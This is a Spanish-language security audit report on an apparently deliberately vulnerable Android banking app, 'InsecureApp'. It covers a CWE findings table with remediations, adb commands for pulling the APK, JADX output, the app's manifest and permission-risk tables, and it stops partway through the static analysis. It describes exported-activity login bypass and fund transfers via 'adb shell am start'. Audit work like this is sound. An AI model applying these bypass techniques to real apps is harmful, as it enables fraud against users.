

INFORME AUDITORÍA MÓVIL

InsecureApp

Contenido

1.	Objetivos y alcance	3
2.	Resumen ejecutivo.....	5
3.	Detalle técnico de las vulnerabilidades	8
3.1.	ID_referencia del título de la vulnerabilidad	8
4.	Proceso de análisis estático	17
5.	Proceso de análisis dinámico	28

1. Objetivos y alcance

El presente informe tiene como objetivo realizar un análisis en profundidad de seguridad sobre la aplicación *InsecureApp*, aplicación desarrollada para Android. El análisis se hará tanto del código de la aplicación como de su comportamiento en tiempo de ejecución para identificar vulnerabilidades de seguridad que podrían ser explotadas. En el informe se detallarán las técnicas empleadas para obtener el código fuente de la aplicación, su análisis estático y dinámico, y la identificación de posibles fallos de seguridad que comprometan la triada de la CIA, confidencialidad, integridad y disponibilidad de los datos y servicios proporcionados por la aplicación.

En cuanto al alcance, el informe tendrá un enfoque de *caja negra* (sin acceso al código fuente ni conocimiento previo sobre la arquitectura interna de la aplicación) y se centrará en los siguientes puntos clave de la auditoría de seguridad de las aplicaciones móviles:

1. Obtención del Código Fuente de la Aplicación

- Se detallarán los pasos seguidos para la obtención del código fuente, incluyendo cualquier herramienta utilizada en el proceso (por ejemplo, acceso al repositorio del código, inspección de archivos de la aplicación, etc.).
- El informe incluirá capturas de pantalla y explicaciones paso a paso para ilustrar el proceso.

2. Análisis estático del Código Fuente

- Se realizará un análisis estático del código fuente obtenido para identificar vulnerabilidades de seguridad conocidas.
- En particular, se centrará en el análisis del *AndroidManifest* y en el análisis de dos vulnerabilidades.

3. Análisis Dinámico de la Aplicación

- **Interceptación del Tráfico entre la Aplicación y el Servidor:** Se llevará a cabo un análisis de las comunicaciones entre la aplicación y el servidor utilizando herramientas de proxy como Burp Suite. Esto permitirá identificar problemas como la falta de cifrado o vulnerabilidades en los mecanismos de autenticación.
- **Vulnerabilidades de Depuración de la Aplicación:** lo que podría exponer información sensible sobre su funcionamiento y configuración.
- **Almacenamiento Inseguro de Datos:** Se inspeccionarán los mecanismos de almacenamiento de datos dentro de la aplicación, incluyendo la base de datos y almacenamiento local, para detectar prácticas inseguras como la falta de cifrado de datos sensibles o el uso de almacenamiento accesible sin autenticación adecuada.
- **Bypass de Autenticación:** para evaluar si existen fallos en la validación de sesiones o contraseñas que permitan un acceso no autorizado.

- **Bypass de Detección de Root:** Evaluación de mecanismos de detección de *Root*.
- **Bypass de Detección de Emulador:** Evaluación de mecanismos de entornos de emulación

Limitaciones:

Este análisis se centrará en la evaluación de la seguridad de la aplicación en su estado actual y no se extenderá a la infraestructura subyacente (por ejemplo, servidores o redes).

El alcance de las vulnerabilidades se limitará a las que puedan ser identificadas a través de técnicas de auditoría manual y automatizada.

2. Resumen ejecutivo

Estado de seguridad de la aplicación

La seguridad de la aplicación bancaria analizada es **baja**, debido a la presencia de vulnerabilidades críticas como permisos excesivos concedidos innecesariamente, actividades accesibles sin autenticación, configuraciones inseguras, almacenamiento de datos sin cifrar y exposición de datos sensibles. Estas deficiencias permiten escenarios de robo de información personal, acceso no autorizado a comunicaciones y potenciales fraudes. Además, se detectaron riesgos relacionados con la transmisión insegura de datos y el uso de credenciales hardcodeadas, afectando gravemente la confidencialidad, integridad y disponibilidad de los datos bancarios.

Principales riesgos encontrados

- Permisos excesivos. Se identificaron múltiples permisos innecesarios que permiten:
 - Robo de información personal.
 - Acceso no autorizado a comunicaciones del usuario.
 - Envío de SMS sin consentimiento.
- Actividades no protegidas. Se encontraron seis actividades accesibles sin autenticación previa, permitiendo:
 - Bypass del login.
 - Ordenar transferencias bancarias fraudulentas.
 - Acceso a datos financieros privados.
 - Intentos de cambio de contraseñas sin autenticación.
 - Activación de funcionalidades internas mediante broadcasts maliciosos (aunque no se logró la explotación en la prueba, sigue siendo un riesgo).
- Configuraciones inseguras:
 - allowBackup=true: Permite copias no autorizadas de datos sensibles.
 - debuggable=true: Facilita la exposición de claves y lógica interna en dispositivos de usuario.
 - targetSdkVersion obsoleta (API 26): Incrementa el riesgo ante vulnerabilidades ya conocidas.
 - Uso de tráfico HTTP: Transmisión de credenciales y transacciones en texto plano.
- Exposición de datos sensibles:
 - Credenciales almacenadas en bases de datos sin cifrar.
 - Credenciales y datos sensibles almacenados en logs accesibles.
 - Uso de usuarios hardcodeados y claves estáticas que facilitan ataques.
 - Fallos graves de seguridad en WebView, almacenamiento de credenciales y gestión de criptografía.

Gráfica representativa de vulnerabilidades encontradas en función de su criticidad:




Tabla donde se recogen de forma resumida todas las vulnerabilidades encontradas:

ID vulnerabilidad	Título	Severidad
CWE-347	Improper Verification of Cryptographic Signature	Media
CWE-778	Insufficient Obfuscation	Alta
CWE-276	Permiso WRITE_EXTERNAL_STORAGE	Alta
CWE-276	Permiso READ_EXTERNAL_STORAGE	Alta
CWE-276	Permiso SEND_SMS	Alta
CWE-276	Permiso USE_CREDENTIALS	Alta
CWE-276	Permiso GET_ACCOUNTS	Alta
CWE-276	Permiso READ_CONTACTS	Alta
CWE-276	Permiso READ_CALL_LOG	Alta
CWE-276	Permiso READ_PHONE_STATE	Media
CWE-276	Permiso READ_PROFILE	Media
CWE-284	Actividad .PostLogin	Alta
CWE-284	Actividad .DoTransfer	Alta
CWE-284	Actividad .ViewStatement	Alta

CWE-284	Actividad .TrackUserContentProvider	Media
CWE-284	Actividad .MyBroadcastReceiver	Media
CWE-284	Actividad .Changepassword	Media
CWE-200	Exposure of Sensitive Information	Alta
CWE-215	Information Exposure Through Debug Information	Alta
CWE-1104	Use of Unmaintained Third Party Components	Media
CWE-319	Cleartext Transmission of Sensitive Information	Crítica
CWE-79	Cross-Site Scripting (XSS) almacenado en componente WebView.	Crítica
CWE-749	Exposed Dangerous Method or Function	Alta
CWE-321	Use of Hard-coded Cryptographic Key	Alta
CWE-329	Not Using a Random IV with CBC Mode	Alta
CWE-798	Use of Hard-coded Credentials	Alta
CWE-922	Insecure Storage of Sensitive Information	Alta
CWE-532	Insertion of Sensitive Information into Log File	Alta
CWE-925	Improper Verification of Privileges	Media
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG) s	Media
CWE-924	Improper Enforcement of Message Integrity During Transmission	Media
CWE-352	Cross-Site Request Forgery (CSRF)	Crítica
CWE-256	Plaintext Storage of a Password	Crítica
CWE-668	Exposure of Resource to Wrong Sphere	Alta

Solo cuatro de las vulnerabilidades analizadas han sido clasificada como críticas, se debe a que su explotación requiere, en la mayoría de los casos, acceso físico al dispositivo, conexión

directa con el dispositivo o condiciones específicas. No se han detectado vulnerabilidades que permitan ejecución remota de código o acceso masivo a datos.

3. Detalle técnico de las vulnerabilidades

3.1. ID_referencia del título de la vulnerabilidad

ID DE REFERENCIA: CWE-347

VULNERABILIDAD Improper Verification of Cryptographic Signature		MEDIO
Activo afectado: InsecureApp		
DESCRIPCIÓN La aplicación utiliza versiones antiguas de algoritmos de firma (v1 y v2) de los que se conocen vulnerabilidades. Lo que podría permitir a un atacante falsificar o manipular las firmas, comprometiendo tanto la autenticidad como la integridad de los datos		
RECOMENDACIÓN Actualizar las firmas criptográficas a versiones más seguras como podría ser la v3. Asegurar la verificación estricta de las firmas en todas las comunicaciones y componentes críticos de la aplicación		

ID DE REFERENCIA: CWE-276

VULNERABILIDAD Incorrect Default Permissions		ALTO/MEDIO
Activo afectado: InsecureApp		
DESCRIPCIÓN La aplicación solicita permisos sensibles por defecto (como READ_PHONE_STATE, READ_PROFILE...), sin un control ni necesidad de su implementación. Esto amplía innecesariamente la superficie de ataque, exponiendo información personal del usuario y aumentando los riesgos en caso de explotación. Son otorgados automáticamente al instalar la aplicación, sin alertar en ningún momento al usuario.		
RECOMENDACIÓN		

Revisar y reducir los permisos de la aplicación, aplicar el principio de mínimo privilegio.

Implementar un control dinámico, es decir, solicitar en cada momento de uso el permiso al usuario.

Informar de forma adecuada del uso y necesidad de cada permiso.

ID DE REFERENCIA: CWE-284**VULNERABILIDAD**

Improper Access Control

ALTO/MEDIO

Activo afectado:

InsecureApp

DESCRIPCIÓN

Se encontraron actividades expuestas en la aplicación (PostLogin, DoTransfer, Changepassword...) a las que se puede acceder sin autenticación previa o mediante técnicas de bypass, permite a un atacante ejecutar transferencias de fondos o saltarse la autenticación sin pasar por los controles de acceso correspondientes.

RECOMENDACIÓN

Evitar la exposición de componentes sensibles en el AndroidManifest.xml sin restricciones adecuadas (exported=false).

Validar en servidor que cada acción solicitada provenga de un usuario autenticado y autorizado.

ID DE REFERENCIA: CWE-778**VULNERABILIDAD**

Insufficient Obfuscation

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

No se implementan técnicas adecuadas de ofuscación, lo que permite a un atacante realizar ingeniería inversa de manera sencilla. Facilitando la exposición de la lógica interna de la aplicación, credenciales, claves o algoritmos de encriptación críticos, aumentando el riesgo de explotación y compromiso de datos sensibles.

RECOMENDACIÓN

Aplicar ofuscación avanzada.

Minimizar el uso de nombres descriptivos en el código compilado.

Eliminar información de depuración y símbolos innecesarios en la versión de producción.

ID DE REFERENCIA: CWE-200**VULNERABILIDAD**

Exposure of Sensitive Information

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

La aplicación tiene habilitado el atributo `allowBackup="true"`. Permitiendo que los datos de la aplicación puedan ser respaldados y potencialmente extraídos por aplicaciones de terceros o mediante acceso físico al dispositivo, exponiendo información sensible almacenada.

RECOMENDACIÓN

Establecer explícitamente `android:allowBackup="false"`.

ID DE REFERENCIA: CWE-215**VULNERABILIDAD**

Information Exposure Through Debug Information

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

La aplicación tiene habilitado el atributo `android:debuggable="true"`. Esto permite que un atacante pueda conectarse al proceso de la aplicación usando herramientas de depuración (como ADB), lo que facilita la extracción de datos sensibles, análisis del comportamiento interno, o incluso la modificación de la ejecución de la app.

RECOMENDACIÓN

Establecer explícitamente `android:debuggable="false"`.

ID DE REFERENCIA: CWE-1104

VULNERABILIDAD

Use of Unmaintained Third Party Components

MEDIO

Activo afectado:

InsecureApp

DESCRIPCIÓN

La aplicación utiliza una targetSdkVersion desactualizada en su configuración. Lo que implica que la aplicación contenga vulnerabilidades conocidas y este desactualizado en cuanto a las políticas del sistema operativo Android.

RECOMENDACIÓN

Actualizar la targetSdkVersion a la última versión estable soportada por Android. Revisar y adaptar el código fuente para cumplir con los cambios de comportamiento introducidos en versiones más recientes.

ID DE REFERENCIA: CWE-319

VULNERABILIDAD

Cleartext Transmission of Sensitive Information

CRÍTICO

Activo afectado:

InsecureApp

DESCRIPCIÓN

La aplicación transmite información sensible a través de conexiones HTTP sin cifrar, permite que un atacante pueda interceptar y leer los datos transmitidos mediante ataques de tipo Man in the middle.

RECOMENDACIÓN

Utilizar exclusivamente conexiones HTTPS para todas las comunicaciones de red.
Configurar correctamente los certificados SSL/TLS.

Implementar Certificate pinning.

ID DE REFERENCIA: CWE-749

VULNERABILIDAD

Exposed Dangerous Method or Function

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

Se han detectado métodos vulnerables expuestos en el componente WebView de la aplicación. Pudiendo dar lugar a que código malicioso inyectado se ejecute o acceda a datos sensibles dentro de la aplicación.

RECOMENDACIÓN

Restringir el acceso a los métodos expuestos mediante políticas de seguridad.

ID DE REFERENCIA: CWE-321

VULNERABILIDAD

Use of Hard-coded Cryptographic Key

MEDIO

Activo afectado:

InsecureApp

DESCRIPCIÓN

Uso de claves criptográficas definidas directamente en el código fuente de la aplicación. Lo que facilita que un atacante pueda extraer dichas claves mediante técnicas de ingeniería inversa, comprometiendo la confidencialidad y seguridad de los datos protegidos.

RECOMENDACIÓN

Eliminar cualquier clave criptográfica hardcodeada del código fuente.

ID DE REFERENCIA: CWE-329

VULNERABILIDAD

Not Using a Random IV with CBC Mode

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN	Se detectó el uso de un vector de inicialización constante en operaciones criptográficas que emplean el modo CBC (Cipher Block Chaining). Mermando la seguridad de la encriptación, permitiendo a un atacante realizar análisis de patrones y descifrar información sensible.	
RECOMENDACIÓN	Generar un IV aleatorio único para cada operación de cifrado.	
ID DE REFERENCIA:		
VULNERABILIDAD	Cross-Site Scripting (XSS) almacenado en componente WebView.	ALTO
Activo afectado:	InsecureApp	
DESCRIPCIÓN	El WebView carga contenido sin validar ni sanitizar adecuadamente la entrada del usuario, permitiendo la inyección de scripts maliciosos. Pudiendo ser explotado para ejecutar código JavaScript, robar información sensible, secuestrar sesiones o manipular la aplicación.	
RECOMENDACIÓN	Sanitizar y validar todas las entradas que se cargan en el WebView.	
ID DE REFERENCIA: CWE-798		
VULNERABILIDAD	Use of Hard-coded Credentials	ALTO
Activo afectado:	InsecureApp	
DESCRIPCIÓN	Se encontraron credenciales (usuario administrador 'devadmin' o la clave AES) escrito directamente en el código fuente de la aplicación. Esta práctica expone información sensible que puede ser extraída mediante ingeniería inversa facilitando el acceso ilícito por parte de un atacante.	
RECOMENDACIÓN	Eliminar cualquier clave criptográfica hardcodeada del código fuente.	

Implementar un mecanismo seguro para la generación y el almacenamiento de claves.

Eliminar el usuario administrador de la aplicación en producción.

ID DE REFERENCIA: CWE-532

VULNERABILIDAD

Insertion of Sensitive Information into Log File

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

Se identificó información sensible en los logs del sistema (como el cambio de contraseña en texto plano). Esta información podría ser accedida por aplicaciones de terceros o usuarios con acceso al dispositivo.

RECOMENDACIÓN

Evitar registrar cualquier tipo de información sensible en los logs.

Configurar el nivel de logging para producción, reduciendo la cantidad de información expuesta.

ID DE REFERENCIA: CWE-922

VULNERABILIDAD

Insecure Storage of Sensitive Information

ALTO

Activo afectado:

InsecureApp

DESCRIPCIÓN

La aplicación almacena credenciales (usuario y contraseña) utilizando SharedPreferences sin aplicar mecanismos de cifrado adecuados. Cualquier atacante con acceso al dispositivo pueda recuperar esta información.

RECOMENDACIÓN

Evitar almacenar credenciales en SharedPreferences.

Implementar autenticación basada en tokens que reduzca la necesidad de almacenar contraseñas localmente.

ID DE REFERENCIA: CWE-925

VULNERABILIDAD		MEDIO
Improper Verification of Privileges		
Activo afectado: InsecureApp		
DESCRIPCIÓN		
La aplicación realiza una detección de dispositivos roteados de manera inadecuada, permitiendo que usuarios con privilegios elevados (root) puedan eludir las restricciones de seguridad y comprometer la integridad de la aplicación hookeando las respuestas (modificando el valor booleano de la función).		
RECOMENDACIÓN		
Implementar mecanismos de detección de root más robustos. Utilizar herramientas como SafetyNet o Play Integrity API para validar la integridad del dispositivo.		
ID DE REFERENCIA: CWE-338		
VULNERABILIDAD		ALTO
Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)		
Activo afectado: InsecureApp		
DESCRIPCIÓN		
La aplicación hace uso de un generador de números pseudoaleatorios que es inseguro criptográficamente, lo que puede comprometer los datos generados (como tokens, claves temporales, identificadores de sesión, etc.).		
RECOMENDACIÓN		
Sustituir el PRNG inseguro por un generador seguro como SecureRandom.		

ID DE REFERENCIA: CWE-924		
VULNERABILIDAD Improper Enforcement of Message Integrity During Transmission		MEDIO
Activo afectado: InsecureApp		

DESCRIPCIÓN		
La aplicación no implementa mecanismos adecuados para verificar la integridad de los mensajes durante la transmisión, lo que facilita que sea manipulada mediante técnicas como hookeo o emulación. No detecta si se está ejecutando en un entorno modificado.		
RECOMENDACIÓN		
Integrar técnicas de detección de emuladores y hooking.		
ID DE REFERENCIA: CWE-352		
VULNERABILIDAD	CRÍTICO	
Cross-Site Request Forgery (CSRF)		
Activo afectado: InsecureApp		
DESCRIPCIÓN		
La aplicación permite el cambio de contraseña mediante la manipulación de peticiones a través de herramientas como Burp Suite, evidenciando la falta de protección contra ataques CSRF.		
RECOMENDACIÓN		
Implementar tokens CSRF únicos y aleatorios en todos los formularios y solicitudes sensibles. Asegurar que los cambios de acciones críticas requieran autenticación o reconfirmación del usuario.		

ID DE REFERENCIA: CWE-256		
VULNERABILIDAD		CRÍTICO
Plaintext Storage of a Password		
Activo afectado: InsecureApp		
DESCRIPCIÓN		
La aplicación almacena contraseñas, usuarios, transacciones... En una base de datos sin cifrar.		
RECOMENDACIÓN		
Hashear contraseñas con salt antes de almacenarlas.		
ID DE REFERENCIA: CWE-668		

VULNERABILIDAD		ALTO
Exposure of Resource to Wrong Sphere		
Activo afectado: InsecureApp		
DESCRIPCIÓN		
El ContentProvider es público y no tiene protección, debido a 'exported = true'. Por lo que, la aplicación permite la lectura de datos privados, inserción de datos falsos, y modificación o borrado de datos.		
RECOMENDACIÓN		
Declarar el ContentProvider con exported=false en el AndroidManifest.xml. Si es necesario que otras apps accedan, controlar mediante android:permission o android:readPermission y android:writePermission.		

4. Proceso de análisis estático

- Pasos para llevar a cabo el análisis estático:

En primer lugar, se necesita obtener el apk de la aplicación. obtener el apk es tan fácil como, encontrar la ruta del apk:

```
vbox86p:/ # pm list packages | grep 'insecure'
package:com.android.insecureapp
vbox86p:/ # pm path com.android.insecureapp
package:/data/app/com.android.insecureapp-1/base.apk
```

Descargar el apk:

```
pedro@pedro ~$ adb pull /data/app/com.android.insecureapp-1/base.apk
/data/app/com.android.insecureapp-1/base.apk 40.9 MB/s (3627039 bytes in 0.085s)
pedro@pedro ~$ ls | grep 'base'
base.apk
```

En segundo lugar, se procede a la obtención del código fuente, para ello se emplea la herramienta JADX, que se encarga de decompilar el apk de forma automática, como se observa en la siguiente imagen:

```
*AndroidApplication - Jadx-gui
APK signature
APK signature verification result:
Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Tipo: X.509
Versión: 1
Número de serial: 0x1
Subject: C=US, O=Android, CN=Android Debug
Válido desde: Tue Apr 06 16:09:38 CEST 2021
Válido hasta: Thu Mar 30 16:09:38 CEST 2051

Tipo de clave pública: RSA
Exponente: 65537
Modulus size (bits): 2048
Módulo: 17024421391946239309721935250875106390663671679693712096318239161216820986117784521248831580756621979154

Tipo de firma: SHA1withRSA
Firma OID: 1.2.840.113549.1.1.5

Huella MD5: F6 B0 E6 A2 E0 D8 D1 74 59 CE S1 E0 18 D2 D7 90
Huella SHA-1: 19 B9 A5 BE DA 0F FD 93 A5 9F AD 05 EE 60 91 9E 68 40 0C B7
Huella SHA-256: CB 84 37 4F 9C 6E CC 90 F1 89 E7 1F D0 96 B1 06 A4 10 B3 CD 2E 11 39 6C C3 56 80 C6 E5 9E 3F 69

Valid APK signature v2 found

Signer 1

Tipo: X.509
Versión: 1
Número de serial: 0x1
Subject: C=US, O=Android, CN=Android Debug
Válido desde: Tue Apr 06 16:09:38 CEST 2021
Válido hasta: Thu Mar 30 16:09:38 CEST 2051

Tipo de clave pública: RSA
Exponente: 65537
Modulus size (bits): 2048
Módulo: 17024421391946239309721935250875106390663671679693712096318239161216820986117784521248831580756621979154

Tipo de firma: SHA1withRSA
Firma OID: 1.2.840.113549.1.1.5

Huella MD5: F6 B0 E6 A2 E0 D8 D1 74 59 CE S1 E0 18 D2 D7 90
Huella SHA-1: 19 B9 A5 BE DA 0F FD 93 A5 9F AD 05 EE 60 91 9E 68 40 0C B7
Huella SHA-256: CB 84 37 4F 9C 6E CC 90 F1 89 E7 1F D0 96 B1 06 A4 10 B3 CD 2E 11 39 6C C3 56 80 C6 E5 9E 3F 69
```

Gracias a JADX obtenemos el código fuente de la aplicación, el "AndroidManifest.xml" donde se define la información del dispositivo y los de la aplicación. Además, se obtiene el "APK Signature", donde se define el certificado del desarrollador, el resumen hash de los archivos, el algoritmo de firma y las versiones del esquema de firma, en este caso, v1 (Jar Signature) y v2 (APK Signature Scheme v2).

En tercer lugar, se procede al análisis del archivo "AndroidManifest.xml". Donde, como se comentó anteriormente, se definen los permisos necesarios para interactuar con los componentes del dispositivo. Por ello, se deben revisar, con el fin de verificar si los permisos son total y absolutamente necesarios para el correcto funcionamiento de la aplicación. En la siguiente captura se muestre el "AndroidManifest.xml" al completo:

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3     android:versionCode="2"
4     android:versionName="2.0"
5     package="com.android.insecureapp">
6     <uses-sdk
7         android:minSdkVersion="15"
8         android:targetSdkVersion="26"/>
9     <uses-permission android:name="android.permission.INTERNET"/>
10    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
11    <uses-permission android:name="android.permission.SEND_SMS"/>
12    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
13    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
14    <uses-permission android:name="android.permission.READ_PROFILE"/>
15    <uses-permission android:name="android.permission.READ_CONTACTS"/>
16    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
17    <uses-permission
18        android:name="android.permission.READ_EXTERNAL_STORAGE"
19        android:maxSdkVersion="18"/>
20    <uses-permission android:name="android.permission.READ_CALL_LOG"/>
21    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
22    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
23    <uses-feature
24        android:glEsVersion="0x20000"
25        android:required="true"/>
26    <application
27        android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
28        android:label="@string/app_name"
29        android:icon="@mipmap/ic_launcher"
30        android:debuggable="true"
31        android:allowBackup="true">
32        <activity
33            android:label="@string/app_name"
34            android:name="com.android.insecureapp.LoginActivity">
35            <intent-filter>
36                <action android:name="android.intent.action.MAIN"/>
37                <category android:name="android.intent.category.LAUNCHER"/>
38            </intent-filter>
39        </activity>
40        <activity
41            android:label="@string/title_activity_file_pref"
42            android:name="com.android.insecureapp.FilePrefActivity"
43            android:windowSoftInputMode="adjustNothing|stateVisible"/>
44        <activity
45            android:label="@string/title_activity_do_login"
46            android:name="com.android.insecureapp.DoLogin"/>
47        <activity
48            android:label="@string/title_activity_post_login"
49            android:name="com.android.insecureapp.PostLogin"
50            android:exported="true"/>
51        <activity
52            android:label="@string/title_activity_wrong_login"
53            android:name="com.android.insecureapp.WrongLogin"/>
54        <activity
55            android:label="@string/title_activity_do_transfer"
56            android:name="com.android.insecureapp.DoTransfer"
57            android:exported="true"/>
58        <activity
59            android:label="@string/title_activity_view_statement"
60            android:name="com.android.insecureapp.ViewStatement"
61            android:exported="true"/>
62    </application>
63    <provider
64        android:name="com.android.insecureapp.TrackUserContentProvider"
65        android:exported="true"
66        android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
67    <receiver
68        android:name="com.android.insecureapp.MyBroadcastReceiver"
69        android:exported="true">
70        <intent-filter>
71            <action android:name="theBroadcast"/>
72        </intent-filter>
73    </receiver>
74    <activity
75        android:label="@string/title_activity_change_password"
76        android:name="com.android.insecureapp.ChangePassword"
77        android:exported="true"/>
78    <activity
79        android:theme="@android:style/Theme.Translucent"
80        android:name="com.google.android.gms.ads.AdActivity"
81        android:configChanges="smallestScreenSize|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard"/>
82    <activity
83        android:theme="@style/Theme.IAPTheme"
84        android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity"/>
85    <meta-data
86        android:name="com.google.android.gms.wallet.apl.enabled"
87        android:value="true"/>
88    <receiver
89        android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver"
90        android:exported="false">
91        <intent-filter>
92            <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
93        </intent-filter>
94    </receiver>
95    <meta-data
96        android:name="com.google.android.gms.version"
97        android:value="@integer/google_play_services_version"/>
98 </manifest>

```

Para analizar dicho archivo, se puede hacer de forma manual y básica siguiendo la siguiente tabla:

Elemento	¿Qué buscar?	Riesgo/Comentario
<uses-permission>	¿Solicita permisos sensibles como READ_SMS, ACCESS_FINE_LOCATION, RECORD_AUDIO?	Riesgo de privacidad y abuso de permisos

android:exported = 'true'	¿Hay actividades/servicios exportados sin protección?	Pueden ser accesibles por otras apps (Inyección de Intents)
android:allowBackup	¿Está en true?	Puede permitir extraer datos con adb backup
android:debuggable='true'	¿Está habilitado?	Fallo grave, permite debuggear la app en producción.
minSdkVersion/targetSdkVersion	¿Versiones desactualizadas?	Riesgo de usar APIs inseguras o sin parches
UsesClearTextTraffic="true"	¿Permite tráfico HTTP sin cifrar?	Exposición a ataques Man-in-the-Middle

Se comprobará una por una las cuestiones de la tabla anterior, con el fin de analizar manualmente el archivo "AndroidManifest.xml". Después, se analizará automáticamente con la aplicación MobSF. Primeramente, el análisis manual:

- Comprobación de 'uses-permission':


```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"
    android:maxSdkVersion="18"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
```

Resumen de permisos y sus riesgos asociados:

Uses-permission	Descripción	Riesgos
INTERNET	Permite acceder a internet.	- Exfiltración de datos sensibles. - Descarga de malware adicional. - Canales de C2 (Command & Control).
WRITE_EXTERNAL_STORAGE	Escribir en almacenamiento externo.	- Pérdida de integridad de datos. - Exposición de datos sensibles a otras apps. - Riesgo de ejecución de archivos maliciosos.
SEND_SMS	Enviar SMS sin intervención del usuario.	- Envío de SMS premium. - Smishing. - Costes económicos elevados.
USE_CREDENTIALS	Accesos a credenciales del usuario.	- Robo de tokens de acceso o contraseñas. - Acceso a cuentas vinculadas (Google, redes sociales).
GET_ACCOUNTS	Obtener las cuentas registradas en el dispositivo.	- Enumeración de cuentas personales. - Ataques de suplantación o spear phishing.
READ_PROFILE	Leer el perfil del usuario.	Robo de datos personales como nombre, foto...
READ_CONTACTS	Leer contactos almacenados.	- Robo de agenda y contactos. - Campañas de spam o phishing dirigidas.

READ_PHONE_STATE	Leer la información sobre el estado del teléfono y de la red.	• Obtener IMEI, IMSI y número de teléfono. • Seguimiento del dispositivo. • Ataques de fingerprinting.
READ_EXTERNAL_STORAGE	Leer almacenamiento externo. (Android <= 4.3)	Exposición de datos privados.
READ_CALL_LOG	Leer el historial de llamadas.	Posible espionaje y mapeo de relaciones personales y laborales.
ACCESS_NETWORK_STATE	Ver el estado de la red y conexión.	• Identificación de cuándo el dispositivo está online y gestión de ataques. • Fugas de metadatos.
ACCESS_COARSE_LOCATION	Acceso a la ubicación aproximada, por wifi y red móvil.	• Seguimiento de la ubicación del usuario y creación de perfiles de movimiento. • Pérdida de privacidad.

- Comprobación de 'exported=true'. Para ello, empleamos el buscador de JADX, como se observa en la siguiente captura:



Hay un total de seis actividades sin protección, estas con:

```

<activity
    android:label="@string/title_activity_post_login"
    android:name="com.android.insecureapp.PostLogin"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_wrong_login"
    android:name="com.android.insecureapp.WrongLogin"/>
<activity
    android:label="@string/title_activity_do_transfer"
    android:name="com.android.insecureapp.DoTransfer"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_view_statement"
    android:name="com.android.insecureapp.ViewStatement"
    android:exported="true"/>
<provider
    android:name="com.android.insecureapp.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
<receiver
    android:name="com.android.insecureapp.MyBroadcastReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
<activity
    android:label="@string/title_activity_change_password"
    android:name="com.android.insecureapp.ChangePassword"
    android:exported="true"/>

```

Resumen de las actividades afectadas y sus posibles riesgos:

Actividades	Riesgos
.Postlogin	Un atacante puede lanzar la actividad directamente sin pasar por el login. ○ Bypass de autenticación. ○ Acceso directo a sesiones.

.DoTransfer	Puede permitir a un atacante ordenar transferencias directamente vía <i>adb shell am start</i> .
.ViewStatement	Acceso directo al historial de transacciones o datos sensibles del usuario.
.TrackUserContentProvider	Un atacante puede leer y escribir datos del ContentProvider si no hay control de acceso.
.MyBroadCastReceiver	Cualquier app puede enviar un broadcast falso y activar lógicas internas del receiver.
.ChangePassword	Cambiar la contraseña sin autenticar al usuario.

- Comprobación de 'allowBackup=true' y 'debuggable=true'. Igual que en el apartado anterior, se hace uso del buscador de JADX y se obtiene que ambos están activos:

```

    android:required="true" />
<application
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:debuggable="true"
    android:allowBackup="true">

```

Principales riesgos de estas dos etiquetas activas:

